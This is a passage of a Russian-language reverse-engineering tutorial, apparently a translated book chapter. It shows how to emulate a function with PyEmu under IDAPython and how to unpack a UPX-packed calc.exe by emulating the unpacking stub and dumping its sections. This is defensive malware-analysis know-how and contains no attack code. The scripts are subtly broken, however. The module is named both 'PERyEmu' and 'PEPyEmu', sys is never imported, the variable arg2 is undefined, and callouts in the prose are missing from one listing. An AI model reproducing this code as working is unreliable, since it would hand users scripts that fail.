Мы видим, как после компиляции исходный код C++ преобразуется в ассемблерный. С помощью PyEmu мы зададим двум стековым переменным `arg_0` и `arg_4` любые выбранные целые числа, а затем перехватим регистр EAX, когда функция выполнит инструкцию `retn`. В регистре EAX будет находиться сумма двух переданных чисел. Хотя это чрезмерно упрощённый вызов функции, он представляет собой прекрасную отправную точку для обучения эмуляции более сложных вызовов функций и перехвата возвращаемых ими значений.

12.3.1 Эмуляция функции

Первый шаг при создании нового сценария PyEmu - убедиться, что путь к PyEmu задан правильно. Откройте новый сценарий Python, назовите его `addnum_function_call.py` и введите следующий код.

`addnum_function_call.py`

```

import sys
sys.path.append("C:\\PyEmu")
sys.path.append("C:\\PyEmu\\lib")

from PyEmu import *

```

Теперь, когда путь настроен правильно, можно приступить к написанию кода PyEmu, вызывающего функцию. Сначала нужно отобразить в память разделы кода и данных исследуемого двоичного файла, чтобы у эмулятора был настоящий код для выполнения. Поскольку мы используем IDAPython, для загрузки разделов двоичного файла в эмулятор применим несколько знакомых функций (освежить знания можно в предыдущей главе об IDAPython). Продолжим дополнять сценарий `addnum_function_call.py`.

`addnum_function_call.py`

```

...
emu = IDAPyEmu()                                     # 1

# Загружаем сегмент кода двоичного файла
code_start = SegByName(".text")
code_end   = SegEnd( code_start )

while code_start <= code_end:                         # 2
    emu.set_memory( code_start, GetOriginalByte(code_start), size=1 )
    code_start += 1

print "[*] Finished loading code section into memory."

# Загружаем сегмент данных двоичного файла
data_start = SegByName(".data")
data_end   = SegEnd( data_start )

while data_start <= data_end:                         # 3
    emu.set_memory( data_start, GetOriginalByte(data_start), size=1 )
    data_start += 1

print "[*] Finished loading data section into memory."

```

Сначала мы создаём экземпляр объекта IDAPyEmu **1**, необходимый для использования любых методов эмулятора. Затем загружаем разделы кода **2** и данных **3** двоичного файла в память PyEmu. Мы используем функцию IDAPython `SegByName()`, чтобы найти начало разделов, и функцию `SegEnd()`, чтобы определить их конец. После этого просто побайтово перебираем разделы,

сохраняя их в памяти PyEmu. Теперь, когда разделы кода и данных загружены в память, мы настроим параметры стека для вызова функции, установим обработчик инструкции, который будет вызван при выполнении инструкции `retn`, и начнём выполнение. Добавьте в сценарий следующий код.

`addnum_function_call.py`

```
...
# Задаём EIP, чтобы начать выполнение с начала функции
emu.set_register("EIP", 0x00401000) # 1
# Настраиваем обработчик ret
emu.set_mnemonic_handler("ret", ret_handler) # 2

# Задаём параметры функции для вызова
emu.set_stack_argument(0x8, 0x00000001, name="arg_0") # 3
emu.set_stack_argument(0xc, 0x00000002, name="arg_4")

# В этой функции 10 инструкций
emu.execute( steps = 10 ) # 4

print "[*] Finished function emulation run."
```

Сначала мы задаём EIP начало функции, находящееся по адресу `0x00401000` **1**; именно отсюда PyEmu начнёт выполнять инструкции. Затем настраиваем обработчик мнемоники, или инструкции, который будет вызван при выполнении функцией инструкции `retn` **2**. Третий шаг - задать параметры стека **3** для вызова функции. Это два числа, которые нужно сложить; в нашем случае мы используем `0x00000001` и `0x00000002`. Затем предписываем PyEmu выполнить все 10 инструкций **4**, содержащихся в функции. Последний шаг - написать обработчик инструкции `retn`; окончательный сценарий должен выглядеть следующим образом.

`addnum_function_call.py`

```
import sys
sys.path.append("C:\\PyEmu")
sys.path.append("C:\\PyEmu\\lib")

from PyEmu import *

def ret_handler(emu, address):

    num1 = emu.get_stack_argument("arg_0") # 1
    num2 = emu.get_stack_argument("arg_4")
    sum = emu.get_register("EAX")

    print "[*] Function took: %d, %d and the result is %d." % (num1, num2, sum)

    return True

emu = IDAPyEmu()

# Загружаем сегмент кода двоичного файла
code_start = SegByName(".text")
code_end = SegEnd( code_start )

while code_start <= code_end:
    emu.set_memory( code_start, GetOriginalByte(code_start), size=1 )
    code_start += 1

print "[*] Finished loading code section into memory."

# Загружаем сегмент данных двоичного файла
data_start = SegByName(".data")
data_end = SegEnd( data_start )

while data_start <= data_end:
    emu.set_memory( data_start, GetOriginalByte(data_start), size=1 )
    data_start += 1
print "[*] Finished loading data section into memory."
```

```

# Задаём EIP, чтобы начать выполнение с начала функции
emu.set_register("EIP", 0x00401000)

# Настраиваем обработчик ret
emu.set_mnemonic_handler("ret", ret_handler)

# Задаём параметры функции для вызова
emu.set_stack_argument(0x8, 0x00000001, name="arg_0")
emu.set_stack_argument(0xc, 0x00000002, name="arg_4")

# В этой функции 10 инструкций
emu.execute( steps = 10 )

print "[*] Finished function emulation run."

```

Обработчик инструкции `ret` 1 просто извлекает аргументы стека и значение регистра `EAX` и выводит результат вызова функции. Загрузите двоичный файл `addnum.exe` в IDA и запустите сценарий `PyEmu` так же, как обычный файл `IDApython` (если нужно освежить знания, см. главу 11). Если использовать предыдущий сценарий без изменений, вы увидите вывод, показанный в листинге 12-2.

```

[*] Finished loading code section into memory.
[*] Finished loading data section into memory.
[*] Function took 1, 2 and the result is 3.
[*] Finished function emulation run.

```

Листинг 12-2: вывод нашего эмулятора функции IDAPyEmu

Совсем просто! Мы видим, что он успешно перехватывает аргументы стека и по завершении извлекает регистр `EAX` (сумму двух аргументов). Потренируйтесь загружать в IDA различные двоичные файлы, выбирать случайную функцию и пытаться эмулировать её вызовы. Вы удивитесь, насколько мощным может быть этот приём, когда функция содержит сотни или тысячи инструкций со множеством ветвей, циклов и точек возврата. Такой способ обратной разработки функции способен сберечь часы ручной работы. Теперь воспользуемся библиотекой `PEPyEmu`, чтобы распаковать сжатый исполняемый файл.

12.3.2 PEPyEmu

Класс `PEPyEmu` позволяет специалисту по обратной разработке использовать `PyEmu` в среде статического анализа без IDA Pro. Он берёт исполняемый файл с диска, отображает необходимые разделы в память, а затем использует `rydasm` для декодирования всех инструкций. Мы применим `PEPyEmu` в реальной ситуации обратной разработки: возьмём упакованный исполняемый файл, пропустим его через эмулятор и выгрузим исполняемый файл после распаковки. Наша цель - Ultimate Packer for Executables (UPX),^[2] упаковщик с открытым исходным кодом, которым пользуются многие варианты вредоносных программ, пытаясь сохранить малый размер исполняемого файла и затруднить статический анализ. Сначала разберёмся, что такое упаковщик и как он работает, а затем упакуем исполняемый файл с помощью UPX. На последнем шаге мы воспользуемся специальным сценарием `PyEmu`, предоставленным Коди Пирсом, чтобы распаковать исполняемый файл и выгрузить полученный двоичный файл на диск. После выгрузки двоичного файла к обратной разработке кода можно применить обычные методы статического анализа.

12.3.3 Упаковщики исполняемых файлов

Упаковщики, или компрессоры, исполняемых файлов существуют уже довольно давно. Первоначально их использовали для уменьшения размера исполняемого файла, чтобы он

помещался на дискету 1,44 Мбайт, но с тех пор они стали для авторов вредоносных программ важной частью запутывания кода. Обычный упаковщик сжимает разделы кода и данных целевого двоичного файла и заменяет точку входа распаковщиком. При выполнении двоичного файла запускается распаковщик, распаковывающий исходный двоичный файл в память, а затем переходящий к исходной точке входа (ОЕР) двоичного файла. После достижения ОЕР двоичный файл начинает выполняться как обычно. Столкнувшись с упакованным исполняемым файлом, специалист по обратной разработке сначала должен избавиться от упаковщика, чтобы эффективно анализировать настоящий двоичный файл, находящийся внутри. Обычно такие задачи можно выполнять с помощью отладчика, но в последние годы авторы вредоносных программ стали более бдительными и добавляют в упаковщики процедуры противодействия отладке, из-за чего применять отладчик к упакованному исполняемому файлу становится очень трудно. Здесь и может помочь эмулятор: к выполняемому исполняемому файлу не присоединяется отладчик; мы просто выполняем код внутри эмулятора и ждём, пока завершится процедура распаковки. Закончив распаковку исходного файла, мы хотим выгрузить распакованный двоичный файл на диск, чтобы загрузить его либо в отладчик, либо в средство статического анализа, такое как IDA Pro. Мы используем UPX для сжатия файла `calc.exe`, поставляемого со всеми разновидностями Windows, а затем распакуем исполняемый файл сценарием `PyEmu` и выгрузим его на диск. Этот приём можно использовать и с другими упаковщиками; он станет прекрасной отправной точкой для разработки более сложных сценариев, работающих с различными схемами сжатия, которые встречаются в реальных условиях.

12.3.4 Упаковщик UPX

UPX - бесплатный упаковщик исполняемых файлов с открытым исходным кодом, работающий с Linux, Windows и множеством других видов исполняемых файлов. Он предлагает различные уровни сжатия и бесчисленные дополнительные параметры для изменения целевого исполняемого файла во время упаковки. Мы применим к целевому исполняемому файлу лишь простое сжатие, но вы можете свободно исследовать параметры, поддерживаемые UPX.

Для начала загрузите исполняемый файл UPX с адреса <http://upx.sourceforge.net>. После загрузки извлеките ZIP-файл в каталог `C:\`. Работать с UPX нужно из командной строки, поскольку в настоящий момент графического интерфейса у него нет. В командной оболочке перейдите в каталог `C:\upx303w\`, где находится исполняемый файл UPX, и введите следующую команду:

```
C:\upx303w>upx -o c:\calc_upx.exe C:\Windows\system32\calc.exe
```

```

                Ultimate Packer for eXecutables
                Copyright (C) 1996 - 2008
UPX 3.03w      Markus Oberhumer, Laszlo Molnar & John Reiser   Apr 27th 2008

  File size      Ratio      Format      Name
  -----
  114688 ->    56832   49.55%   win32/pe   calc_upx.exe

Packed 1 file.
C:\upx303w>
```

Эта команда создаст сжатую версию калькулятора Windows и сохранит её в каталоге `C:\`. Флаг `-o` задаёт имя файла, под которым должен быть сохранён упакованный исполняемый файл; в нашем случае мы сохраняем его как `calc_upx.exe`. Теперь у нас есть полностью упакованный файл для проверки в нашей оснастке `PyEmu`, поэтому приступим к коду!

12.3.5 Распаковка UPX с помощью `PEPyEmu`

Упаковщик UPX применяет довольно простой способ сжатия исполняемых файлов: он заново создаёт точку входа исполняемого файла, чтобы она указывала на процедуру распаковки, и добавляет в двоичный файл два специальных раздела. Эти разделы называются UPX0 и UPX1. Если загрузить сжатый исполняемый файл в Immunity Debugger и исследовать структуру памяти (ALT-M), вы увидите карту памяти, похожую на показанную в листинге 12-3:

Address	Size	Owner	Section	Contains	Access	Initial Access
00100000	00001000	calc_upx		PE Header	R	RWE
01001000	00019000	calc_upx	UPX0		RWE	RWE
0101A000	00007000	calc_upx	UPX1	code	RWE	RWE
01021000	00007000	calc_upx	.rsrc	data,imports resources	RW	RWE

Листинг 12-3: структура памяти исполняемого файла, сжатого UPX.

Мы видим, что раздел UPX1 содержит код, и именно там упаковщик UPX создаёт основную процедуру распаковки. Упаковщик выполняет процедуру распаковки в этом разделе, а закончив, выполняет JMP из раздела UPX1 в исполняемый код «настоящего» двоичного файла. Нам нужно лишь позволить эмулятору выполнить эту процедуру распаковки и обнаружить инструкцию JMP, которая выводит EIP за пределы раздела UPX1; тогда мы должны оказаться в исходной точке входа исполняемого файла.

Теперь, когда у нас есть исполняемый файл, упакованный с помощью UPX, воспользуемся PyEmu, чтобы распаковать исходный двоичный файл и выгрузить его на диск. На этот раз мы будем использовать самостоятельный модуль PERyEmu, поэтому откройте новый файл Python, назовите его `upx_unpacker.py` и введите следующий код.

`upx_unpacker.py`

```
from ctypes import *
# Нужно задать путь к pyemu
sys.path.append("C:\\PyEmu")
sys.path.append("C:\\PyEmu\\lib")
from PyEmu import PERyEmu
# Аргументы командной строки
exename = sys.argv[1]
outputfile = sys.argv[2]
# Создаём экземпляр объекта эмулятора
emu = PERyEmu()
if exename:
    # Загружаем двоичный файл в PyEmu
    if not emu.load(exename):
        print "[!] Problem loading %s" % exename
        sys.exit(2)
else:
    print "[!] Blank filename specified"
    sys.exit(3)
# Настраиваем обработчики библиотек
emu.set_library_handler("LoadLibraryA", loadlibrary)
emu.set_library_handler("GetProcAddress", getprocaddress)
emu.set_library_handler("VirtualProtect", virtualprotect)
# Устанавливаем точку останова в настоящей точке входа,
# чтобы выгрузить двоичный файл
emu.set_mnemonic_handler( "jmp", jmp_handler )
# Начинаем выполнение с точки входа из заголовка
emu.execute( start=emu.entry_point )
```

Мы начинаем с загрузки сжатого исполняемого файла в PyEmu **1**. Затем устанавливаем обработчики библиотек **2** для `LoadLibraryA`, `GetProcAddress` и `VirtualProtect`. Все эти функции будут вызваны в процедуре распаковки, поэтому нужно обязательно перехватить эти вызовы, а затем выполнить настоящие вызовы функций с параметрами, которые использует UPX. На следующем шаге требуется обработать случай, когда процедура распаковки заканчивается и переходит к ОЕР. Для этого мы устанавливаем обработчик мнемоники инструкции JMP **3**. Наконец, предписываем эмулятору начать выполнение с точки входа исполняемого файла **4**. Теперь

создадим обработчики библиотек и инструкций. Добавьте следующий код.

upx_unpacker.py

```
from ctypes import *
# Нужно задать путь к pyemu
sys.path.append("C:\\PyEmu")
sys.path.append("C:\\PyEmu\\lib")
from PyEmu import PEPyEmu
...

HMODULE WINAPI LoadLibrary(
    __in LPCTSTR lpFileName
);
...

def loadlibrary(name, address):
    # 1
    # Извлекаем имя DLL
    dllname = emu.get_memory_string(emu.get_memory(emu.get_register("ESP") + 4))
    # Выполняем настоящий вызов LoadLibrary и возвращаем дескриптор
    dllhandle = windll.kernel32.LoadLibraryA(dllname)
    emu.set_register("EAX", dllhandle)
    # Восстанавливаем стек и возвращаемся из обработчика
    return_address = emu.get_memory(emu.get_register("ESP"))
    emu.set_register("ESP", emu.get_register("ESP") + 8)
    emu.set_register("EIP", return_address)
    return True
...

FARPROC WINAPI GetProcAddress(
    __in HMODULE hModule,
    __in LPCSTR lpProcName
);
...

def getprocaddress(name, address):
    # 2
    # Получаем оба аргумента: дескриптор и имя процедуры
    handle = emu.get_memory(emu.get_register("ESP") + 4)
    proc_name = emu.get_memory(emu.get_register("ESP") + 8)

    # lpProcName может быть именем или порядковым номером;
    # если старшее слово нулевое, это порядковый номер
    if (proc_name >> 16):
        procname = emu.get_memory_string(emu.get_memory(emu.get_register("ESP")
            + 8))
    else:
        procname = arg2

    # Добавляем процедуру в эмулятор
    emu.os.add_library(handle, procname)
    import_address = emu.os.get_library_address(procname)
    # Возвращаем адрес импорта
    emu.set_register("EAX", import_address)
    # Восстанавливаем стек и возвращаемся из обработчика
    return_address = emu.get_memory(emu.get_register("ESP"))
    emu.set_register("ESP", emu.get_register("ESP") + 8)
    emu.set_register("EIP", return_address)
    return True
...

BOOL WINAPI VirtualProtect(
    __in LPVOID lpAddress,
    __in SIZE_T dwSize,
    __in DWORD flNewProtect,
    __out PDWORD lpflOldProtect
);
...

def virtualprotect(name, address):
    # 3
    # Просто возвращаем TRUE
    emu.set_register("EAX", 1)
    # Восстанавливаем стек и возвращаемся из обработчика
    return_address = emu.get_memory(emu.get_register("ESP"))
    emu.set_register("ESP", emu.get_register("ESP") + 16)
    emu.set_register("EIP", return_address)
    return True

# Когда процедура распаковки закончится, обрабатываем JMP к OEP
```

```
def jmp_handler(emu, mnemonic, eip, op1, op2, op3): # 4

    # Раздел UPX1
    if eip < emu.sections["UPX1"]["base"]:
        print "[*] We are jumping out of the unpacking routine."
        print "[*] OEP = 0x%08x" % eip
        # Выгружаем распакованный двоичный файл на диск
        dump_unpacked(emu)
        # Теперь можно остановить эмуляцию
        emu.emulating = False
        return True
```

Наш обработчик LoadLibrary **1** перехватывает имя DLL из стека, прежде чем с помощью ctypes выполнить настоящий вызов LoadLibraryA, экспортируемый из kernel32.dll. Когда настоящий вызов возвращает управление, мы задаём регистру EAX возвращённое значение дескриптора, восстанавливаем стек эмулятора и возвращаемся из обработчика. Почти так же обработчик GetProcAddress **2** извлекает два параметра функции из стека и выполняет настоящий вызов GetProcAddress, также экспортируемый из kernel32.dll. Затем мы возвращаем адрес запрошенной процедуры, восстанавливаем стек эмулятора и возвращаемся из обработчика. Обработчик VirtualProtect **3** возвращает значение True, восстанавливает стек эмулятора и возвращается из обработчика. Настоящий вызов VirtualProtect здесь не выполняется, потому что нам не нужно действительно защищать какие-либо страницы памяти; нужно лишь обеспечить, чтобы вызов функции имитировал успешный вызов VirtualProtect. Наш обработчик инструкции JMP **4** выполняет простую проверку, определяя, выходим ли мы из процедуры распаковки; если да, он вызывает функцию dump_unpacked, чтобы выгрузить распакованный исполняемый файл на диск. Затем он предписывает эмулятору остановить выполнение, поскольку наша работа по распаковке наконец завершена.

Последний шаг - добавить в сценарий процедуру dump_unpacked; мы добавим её после обработчиков.

upx_unpacker.py

```
...
def dump_unpacked(emu):
    global outputfile
    fh = open(outputfile, 'wb')

    print "[*] Dumping UPX0 Section"

    base = emu.sections["UPX0"]["base"]
    length = emu.sections["UPX0"]["vsize"]

    print "[*] Base: 0x%08x Vsize: %08x" % (base, length)

    for x in range(length):
        fh.write("%c" % emu.get_memory(base + x, 1))

    print "[*] Dumping UPX1 Section"

    base = emu.sections["UPX1"]["base"]
    length = emu.sections["UPX1"]["vsize"]

    print "[*] Base: 0x%08x Vsize: %08x" % (base, length)

    for x in range(length):
        fh.write("%c" % emu.get_memory(base + x, 1))

    print "[*] Finished."
```

Мы просто выгружаем разделы UPX0 и UPX1 в файл, и это последний шаг распаковки исполняемого файла. После выгрузки файла на диск его можно загрузить в IDA, и исходный исполняемый код станет доступен для анализа. Теперь запустим сценарий распаковки из командной строки; мы должны увидеть вывод, подобный показанному в листинге 12-4.

```
C:\>C:\Python25\python.exe upx_unpacker.py C:\calc_upx.exe calc_clean.exe
[*] We are jumping out of the unpacking routine.
[*] OEP = 0x01012475
[*] Dumping UPX0 Section
[*] Base: 0x01001000 Vsize: 00019000
[*] Dumping UPX1 Section
[*] Base: 0x0101a000 Vsize: 00007000
[*] Finished.
C:\>
```

Листинг 12-4: использование upx_unpacker.py из командной строки

Теперь у вас есть файл C:\calc_clean.exe, содержащий необработанный код исходного исполняемого файла calc.exe до упаковки. Теперь вы на пути к тому, чтобы использовать PyEmu для множества задач обратной разработки!

Сноски

- [1] Статья Коды для BlackHat доступна по адресу <https://www.blackhat.com/presentations/bh-usa-07/Pierce/Whitepaper/bh-usa-07-pierce-WP.pdf>.
- [2] Ultimate Packer for eXecutables доступен по адресу <http://upx.sourceforge.net/>.